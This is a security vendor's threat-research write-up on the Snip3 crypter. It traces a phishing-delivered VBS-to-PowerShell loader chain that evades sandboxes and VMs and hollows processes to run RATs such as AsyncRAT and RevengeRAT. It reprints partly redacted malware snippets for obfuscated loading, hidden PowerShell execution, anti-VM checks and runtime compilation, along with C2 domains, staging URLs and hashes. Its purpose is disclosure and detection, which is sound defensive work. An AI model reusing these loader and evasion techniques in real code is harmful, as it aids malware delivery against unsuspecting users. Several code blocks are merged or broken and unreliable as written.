Revealing the Snip3 Crypter, a Highly Evasive RAT Loader

By Nadav Lorber

Archived: 2026-04-05 12:40:22 UTC

Morphisec has recently monitored a highly sophisticated Crypter-as-a-Service that delivers numerous RAT families onto target machines.

The Crypter is most commonly delivered through phishing emails, which lead to the download of a visual basic file. In some cases, however, the attack chain starts with a large install file, such as an Adobe installer, which bundles the next stage.

This Crypter implements several advanced techniques to bypass detection, such as:

- Executing PowerShell code with the ‘remotesigned’ parameter
- Validating the existence of Windows Sandbox and VMWare virtualization
- Using Pastebin and top4top for staging
- Compiling RunPE loaders on the endpoint in runtime

We have named the **Snip3 Crypter** based on the common denominator username taken from the PDB indicator we found in an earlier variant.

Snip3 Crypter Technical Details

Figure 1 – The summarized execution flow

We classified this **Crypter activity** based on the following execution flow shown in Figure 1. This *Crypter activity* was first observed in the wild on February 4, 2021, and still ongoing.

The related variant’s first submissions on VirusTotal demonstrate its evasive nature, as few security solutions were able to detect it.

The First Stage: VB Script

The first stage of the attack chain is a VB Script that’s designed to load and then move the execution to the second-stage PowerShell script. We’ve identified four versions containing 11 sub-versions in this initial loader stage, with the main difference between the four being the second-stage PowerShell loading mechanism. The main difference between the 11 sub-versions is the type of obfuscation that each uses.

An interesting and unique technique here is that the script executes the PowerShell script with a -RemoteSigned parameter along with the script as a command.

Version 1 (Seen February 4, 2021 – February 24, 2021)

This version initially decodes a PowerShell script that is executed in order to download, save, and execute the second stage PowerShell script.

```
On Error Resume Next
Dim WSC, QwErUnBcZsAyOpLmHg
QwErUnBcZsAyOpLmHg = "POWERSHELL -EXECUTIONPOLICY REMOTESIGNED -COMMAND "
WSC = cHr (119) 'Deducted, decodes to wSCrIpT.sHELl
Set InBvCzAsKlOpIgHbCzAquJHyt = CreateObject(WSC)
Dim PlMbCdQwwTyHbZaHNbVfTH
PlMbCdQwwTyHbZaHNbVfTH = cHr (73) 'Deducted, decodes to PowerShell script in decimal
WScript.Sleep 1000
InBvCzAsKlOpIgHbCzAquJHyt.RUn QwErUnBcZsAyOpLmHg & PlMbCdQwwTyHbZaHNbVfTH, 0
```

Code Block 1

The second stage PowerShell is downloaded from *top4top.io*, an Egpytian file hosting service. Once the second stage is downloaded, the script executes it and saves it under *..\AppData\Local\Temp\SystemSecurity32.PS1*.

Figure 2 – Decoded stag*e 1 PowerShell*

Note that this PowerShell executes with the *RemoteSigned* parameter although the second stage executes with the Bypass parameter. This greatly decreases the efficiency of the technique; further, the bypass is no longer used starting from version

2.

Additionally, we have observed a couple of different sub-versions for this script. These sub-versions differ in their obfuscation technique (the following example is one of them).

Version 2 (Seen 01 March 2021 – 29 March 2021)

This version contains the second stage PowerShell embedded as a string within the VBS.

The following string is decoded by an XOR function with an embedded key. This embedded key differs between each script.

```
Private Function vQ(Inp, Key, Mode)
    Dim z, i, Position, cptZahl, orgZahl, keyZahl, cptString
    For i = 1 To lEn(Inp)
        Position = Position + 1
        If Position > lEn(Key) Then Position = 1
        keyZahl = aSc(Mid(Key, Position, 1))
        If Mode Then
            orgZahl = aSc(Mid(Inp, i, 1))
            cptZahl = orgZahl Xor keyZahl
            cptString = hEx(cptZahl)
            If lEn(cptString) < 2 Then cptString = "0" & cptString            z = z & cptString          Else
            If i > lEn(Inp) \ 2 Then Exit For
            cptZahl = CByte("&" & "H" & Mid(Inp, i * 2 - 1, 2))
            orgZahl = cptZahl Xor keyZahl
            z = z & cHR(orgZahl)
        End If
    Next
    vQ = z
End Function
'Deducted code
MyFile.WriteLine(REPLACE(vQ(AqUhNbgAqwpMb, "[deducted key]", False), "%VBS%", wscript.SCRIPTFULLNAME))
```

Code Block 2

Once the string is decoded, the script replaces the place-holder *%VBS%* within the decoded PowerShell with the script path and saves it to the *..\AppData\Local\Temp* folder before the execution. Note that since the mentioned place-holder populates a path containing the username in the PowerShell script, the PowerShell hash differs from victim to victim.

```
 Dim SH
SH = cHR(80 + 7) & cHR(100 + 15) & cHR(66 + 1) & cHR(80 + 2) & cHR(110 - 5) & cHR(85 - 5) & cHR(80 + 4)
& cHR(40 + 6) & cHR(230 / 2) & cHR(36  2) & cHR(60 + 9) & cHR(100 + 8) & cHR(70 + 6) Set WS = CreateObject(SH)
Set FSO = CreateObject("Scripting.FileSystemObject") Set MyFile = FSO.CreateTextFile(FSO.GetSpecialFolder(2)
+ "\OS64Bits.PS1", True) MyFile.WriteLine(rEPlAcE(vQ(AqUhNbgAqwpMb, "mp1Z{RfTJ#SXV:[1c_R%5s_@W8GKbm?KK1*
[bc;QVRMCjodq.#~aFWsAf2SQ-ChVd&", False), "%VBS%", wscript.SCRIPTFULLNAME))
MyFile.Close
WS.rUN "POWERSHELL -eXEcUTiONpOLicY rEmOtEsIgNeD -FILE " & FSO.GetSpecialFolder(2) + "\OS64Bits.PS1", 0
```

Code Block 3

The following table describes the different sub-versions that we have observed:

Seen Dates	Powershell Name	Obfuscation changes
02 March 2021	WinUpdater32.PS1	Observed only PowerShell agent as payload
01 March 2021 – 19 March 2021	OS64Bits.PS1	Embedded PowerShell as Hex in string
09 March 2021 – 10 March 2021	OS64Bits.PS1	Added junk Chinese characters to a string
10 March 2021 – 23 March 2021	Systray64.PS1	Chinese characters replaced with ‘$@#’
29 March 2021	Systray64.PS1	Added another layer for XOR decoding

Version 3 (Seen April 8, 2021 – April 20, 2021)

This version is quite similar to Version 1, except that the decoded PowerShell script now uses the pastebin.com service to download the second stage PowerShell. This script saves that

second stage under ..*AppData\Local\Temp\SysTray.PS1* and also creates a VBS within the victim's startup folder that executes it to maintain persistence. Here, we have also observed a couple of sub-versions that differ by their obfuscation including different encoding and junk comments.



Figure 3 – Pastebin stage 1 PowerShell

Version 4 (Seen April 26, 2021 – April 30, 2021)

This version is very similar to Version 3, except that the author replaced the obfuscation techniques in an attempt to discard known IoC's from the previous version to avoid detection. Here are a few examples of how:

- Different names for the VBS variables
- Saves and executes a BAT script that contains the PowerShell shown in Version 3
- Utilizing GetObject instead of CreateObject for retrieving the Shell object, which is a nice way to break the attack chain
- Additional sub-version implemented a decryption function for the PowerShell loader within the BAT

```
Dim BAT
BAT = "Powershell -WindowStyle Hidden -Command 'IEX
([System.Text.Encoding]::UTF8.GetString(@(35,82,101)))'" 'Deducted PowerShell loader
Set fso = CreateObject("Scripting.FileSystemObject")
Set ShellEX = GetObject("new:13709620-C279-11CE-A49E-444553540000")
Dim TEMPO
TEMPO = fso.getspecialfolder(2) & "\1.bat"
Set MyFile = fso.CreateTextFile(TEMPO, True)
MyFile.WriteLine(Replace(BAT, "'", """))
MyFile.Close
ShellEX.SHELLEXECUTE TEMPO,"","","",0
```

Code Block 4

The Second Stage: PowerShell Script

The second stage's PowerShell script is similar to all of the above VBS versions (with minor modifications), and seems to be dynamic based on the Crypter's configuration.

The two main purposes of this stage are to detect virtual environments and enact a reflective load of RunPE to execute the RAT payload within a hollowed Windows process.

Virtual Machine and Sandboxie Evasions

If configured by the user (adversary), the PowerShell implements functions that attempt to detect if the script is executed within Microsoft Sandbox, VMWare, VirtualBox, or Sandboxie environments. If the script identifies one of those virtual machine environments, the script terminates without loading the RAT payload.

Note that the author used extra measures to detect a virtual environment since the Anti-VM code that is usually seen in the wild does not detect Microsoft Sandbox (a feature introduced by Microsoft two years ago).

To detect Windows Sandbox, VMWare, or VirtualBox the script extracts the *Manufacturer* string and compares it to one of the hardcoded strings. This is done by querying for a WMI class named *Win32_ComputerSystem* utilizing the *ManagementObjectSearcher* class.

```
Function VirtualMachineDetector() {
$searcher = (New-Object System.Management.ManagementObjectSearcher((Binary2String(",.,.[deducted]"))) #
Deducted. decodes to 'Select * from Win32_ComputerSystem'
$items = $searcher.Get()
$Tr = ""
foreach ($item in $items) {
[String] $manufacturer = $item["Manufacturer"].ToString().ToLower()
if (($manufacturer -eq "microsoft corporation" -
and $item["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL")) -or $manufacturer.Contains("vmware") -
or $item["Model"].ToString() -eq "VirtualBox") {
$Tr = "True"
}
else {
$Tr = "False"
```

```
}
}
return $Tr
}
```

Code Block 5

To detect a Sandboxie environment, the script tries to resolve a handle to a DLL named *SbieDll.dll*.

```
 Function DetectSandboxie() {
[Int32] $i = ModuleHandle((Binary2String(",.,[deducted]"))) # Deducted. resolves to SbieDll.dll
[String] $s = ""
if ($i -eq 0) {
$s = "False"
} else {
$s = "True"
}
return $s
}
```

Code Block 6

Executing the RAT

These days most of the RAT loaders embed or download an obfuscated, compiled code to inject a payload into a running process. In this case, however, the author embedded a compressed (GZIP) source code for this operation. This code is compiled in runtime.

The source code used here is a modified version of the RunPE from the NYAN-x-CAT GitHub repository (*hxxps://github[.]com/NYAN-x-CAT/CSharp-RunPE/blob/master/RunPE/RunPE.cs*).

By using this technique, the author introduces an additional stealthy evasion mechanism.

Once the script is done compiling the RunPE code, the PowerShell loads and executes it along with the RAT payload and the executable path to hollow for injecting the payload. Most of this stage's PowerShells are configured to hollow *InstallUtil.exe*, although some of them are configured to hollow *RegSvcs.exe*.

```
 function CodeDom([Byte[]] $BB, [String] $TP, [String] $MT) { # BB = Compressed RunPE source code, $TP =
Namespace and Class in RunPE, $MT = Method to execute in RunPE
$dictionary = new-object 'System.Collections.Generic.Dictionary[[string],[string]]'
$dictionary.Add((Binary2String(",.,,[deducted]".Replace(",", "0").Replace(".", "1"))),
(Binary2String("01110[deducted]"))) # Deducted binary encoded strings
$CsharpCompiler = New-Object Microsoft.CSharp.CSharpCodeProvider($dictionary)
$CompilerParametres = New-Object System.CodeDom.Compiler.CompilerParameters
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010100[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010100[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010100[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('011011[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.ReferencedAssemblies.Add((Binary2String('010011[deducted]'))) # Deducted binary encoded
strings
$CompilerParametres.IncludeDebugInformation = $false
$CompilerParametres.GenerateExecutable = $false
$CompilerParametres.GenerateInMemory = $true
$CompilerParametres.CompilerOptions += (Binary2String("00101110011111001[deducted")) # Deducted binary encoded
strings
$BB = Decompress($BB) # Compressed RunPE source code
[Type] $T = $CompilerResults.CompiledAssembly.GetType($TP)
[Byte[]] $Bytes = Decompress(@(31,139,8,0,0)) # Deducted decimal compressed bytes (compressed payload)
try {
[Object[]] $Params=@($MyPt.Replace("Framework64","Framework") ,$Bytes)
return $T.GetMethod($MT).Invoke($null, $Params)
} catch { }
}
```

Code Block 7

The Third Stage: RAT Payloads

The final payload, chosen by the user, is eventually executed within the hollowed process memory. Our analysis has mostly seen either ASyncRAT or RevengeRAT, which often come from an open-source RAT platform originally available through the NYANxCAT Github repository (*hxxps://github[.]com/NYAN-x-CAT*). Note that we have also discovered the same pattern of utilizing RATs from that repository in Tracking HCrypt: An Active Crypter as a Service.

In addition, we also identified one variant that used Agent Tesla and another one that used NetWire RAT.

Figure 4 – AsyncRAT Panel

Fingerprinting the Crypter's Users (Actors)

VB Script Campaigns

The following table emphasizes the different versions and IOCs that were used within the variants we observed.

1st Stage Version	RAT Version	C2 Used
V1 (4 different sub-versions)V2 (3 different sub-versions)V3 (2 different sub-versions)	AsyncRAT 0.5.7B	asin8989.ddns[.]netasin8988.ddns[.]netasin8990.ddns[.]net
V3 (3 different sub-versions)V4	AsyncRAT 0.5.7B	adobe.myactivedirectory[.]comloading8992.bounceme[.]net
V1 (4 different sub-versions)V2 (2 different sub-versions)V3 (3 different sub-versions)V4 (2 different sub-versions)	AsyncRAT 0.5.7BRevengeRAT	h0pe1759.ddns[.]net
V1V2 (4 different sub-versions)V3 (3 different sub-versions)V4 (2 different sub-versions)	RevengeRAT	kimjoy.ddns[.]netkimjoy007.dyndns[.]org
V2	Agent Tesla	SMTP mail.alamdarhardware[.]com (sharjah@alamdarhardware[.]com)

The following table correlates with the first stage. VBS names used by the actors. Most of them related to shipping, flights, and business activities.

Actor (by C2)	VBS Names
h0pe1759.ddns[.]net	Signed Flight Confirmation – 017267.vbsPlease_DocuSign_UNITYJETS.vbsFli Details.vbsTrip Details.vbsN640SW Workscope Details.vbsCargo Flight Details Dimension and Packing List Details.vbsUpdated Passenger Trip Sheet.vbs86735 Presentation Details.vbsFlight Quote_7634516_SuperMid.vbsFlight Routing Details.vbsMinutes Airbus Reliability 23-04-2021.vbsRouting Details.vbsAirbus Worldwide Symposium.vbsAirbus Family Webinar Invitation Details.vbs
kimjoy.ddns[.]netkimjoy007.dyndns[.]org	Signed contract.vbsFlight Details.vbsCargo Trip Detail.vbsGeneral Cargo Detail 2021 (Trip itinerary).pdf.vbsCharter Details.vbsSame Day Round-15PAX _Trip

Actor (by C2)	VBS Names
	Details.vbsTrip itinerary Details.pdf.vbs863354765-2021 Presentation Details.vb Request Option 2 Details.vbsACMI Cargo Details.xlsx.vbs
Adobe.myactivedirectory[.]comloading8992.bounceme[.]net	Rfq 507890_pdf.vbsPN RD 56098.pdf.vbsRFQ_115A087_202104_20_Urgent_pdf.vbsAs_4509_pdf_3BPCI (2).vbs

Additionally, the following tweet https://twitter.com/Unit42_Intel/status/1382729698791284736 from Unit42 is an example of one of the delivery techniques.

NetWire RAT Embedded in Decoy Installers

We identified four different decoy installers between March 19, 2021 and March 22, 2021 that delivered Version 1 of the first stage. All of those variants request the second-stage PowerShell script from the same URL hosted on *top4top[.]io*, which delivers NetWire RAT. The following table covers the relevant IOCs

IOC	Description
8add26475180ebd54629b71ba6215ca9b325afb224f9efab4affa885468f2e89	Installer decoy (Adobe Installer)
a2ae35821b702b7b0fd434a54afa836e69c20904664ce1ed4d3181ba2b8aa051	Installer decoy (Advanced System Repair)
0c66bceb98feec7df1330747aa58ab43912f761bae263ed1c30cf17301da6d12	Installer decoy (DVDFab downloader)
17f4e321b80d36a9235c8f8ca6794a07dd1634bb50ae1a745d28bad014869173	Installer decoy (Movavi Video Converter)
2nd stage PowerShell URL	hxxps://i.top4top[.]io/m_1891i29ay1.mp4
NetWire RAT C2	alice2019.myftp[.]biz

Fingerprinting the Crypter's Author

Since the author tends to change the code patterns and did a good job avoiding the usage of unique artifacts, it's almost impossible to correlate this activity with anything else.

The unique artifact that we found is the RunPE source code's namespace and class names – **ProjFUD.PA**.

The following string assisted us with discovering what we believe is one of the authors' earlier variants that contains the exact RunPE code. However, in this case, it's embedded as a precompiled DLL. This scavenge provided us with the following PDB string from the DLL:

```
C:\Users\Snip3\OneDrive\Bureau\Sparta Project\projFUD\projFUD\obj\Debug\projFUD.pdb
```

With the following PDB string, we discovered additional variants that we believe are from the same author due to repeating patterns within the code flow. Here are a few examples:

```
C:\Users\Snip3\source\repos\CSClipper\CSClipper\obj\Debug\CSClipper.pdbC:\Users\Snip3\source\repos\Startup\Startup\obj\Debug\fdgerttry.p
Crypter v4\Deep Crypter v4\obj\Debug\Deep Crypter
v4.pdbC:\Users\Snip3\source\repos\Mozilla\Mozilla\obj\Debug\Mozilla.pdb
```

Further investigation led to a personal identity that we strongly believe is the author of these malicious activities.

Conclusion

The Snip3 Crypter's ability to identify sandboxing and virtual environments make it especially capable of bypassing detection-centric solutions. As a result, organizations with detection-focused stacks need to be wary of attacks like *Snip3* and others. Morphisec customers can rest easy that they are protected against the evasive techniques Snip3 and other attacks like it employ.

See Morphisec AMTD in action — book a demo today.

IOCs

First Stage .VBS Hashes

`64afcb90ecba8af5124dd17d3486da7e40010641ee016fece0f3edf08e24e372ac4f554d93627a4b00821177189b2dcf245daa5740e507a459487c5a5aaf7a163afff943`

Second Stage PowerShell Hashes (without mentioned Version 2 because of dynamic path)

`a46f4721441cbabed3a8dc3be2a63cc7820d619ee8e612923d19f4b418a4830200381ab5055eadf6e2e3d3b54519b2fad6b70354c3e7efc44a3dc81c8035722861b335f2`

Second stage PowerShell Delivering URLs

`hxxps://pastebin[.]com/raw/JjwexYsshxxps://pastebin[.]com/raw/esCeQbKuhxxps://pastebin[.]com/raw/1grXhFpUhxxps://pastebin[.]com/raw/Y61u`

BAT Script Hashes (Used in VBS Version 4)

`52ec383c880523d12cec868c201e643e05ad817625527dbcb9be53f6c36b202bd6d712cf32ddc695d1b79d888960e18f1134f2009fe43833da5f3b1a84651a996e6c0278`

RAT Payload Hashes

`23d4837df84a76f96c674581c96e6a1729bac2981787d3b36ac5149d861f13e5aefeb07afc0d9f4d09ab09317db14edef1b58df175f70cf6ea88d7f6cdce8cfcd452cee9`

RAT C2 Domains

`adobe.myactivedirectory[.]com`
`loading8992.bounceme[.]net`
`asin8989.ddns[.]net`
`asin8988.ddns[.]net`
`asin8990.ddns[.]net`
`housecommand.duckdns[.]org`
`kingslanddomain.ddns[.]net`
`h0pe1759.ddns[.]net`
`kimjoy.ddns[.]netkimjoy007.dyndns[.]org`
`n0ahark2021.ddns[.]net`
`bodmas01.zapto[.]org`
`builtx.ddns[.]net`
`sharjah@alamdarhardware[.]comalice2019.myftp[.]bizfranco.ddns[.]net`

Related variants from hunting for the PDB path

`74b35b4efbb35be941747e075989cca934ddf075a27d2ed84c55ac018190f2071162f338d95149e78b06479cbf8434ad5dfe0ef42913be4ccd2237f6425d1551f65d048d`

About the author

Nadav Lorber

Security Research Tech Lead

Nadav Lorber is a leader on Morphisec's cutting-edge threat research team. He began his career in threat intelligence in 2013, where he was a SOC Specialist for the Israeli government's military intelligence department. Since joining Morphisec, Nadav has helped uncover key insights on topics like Jupyter Infostealer, Log4j, and the Snip3 crypter.
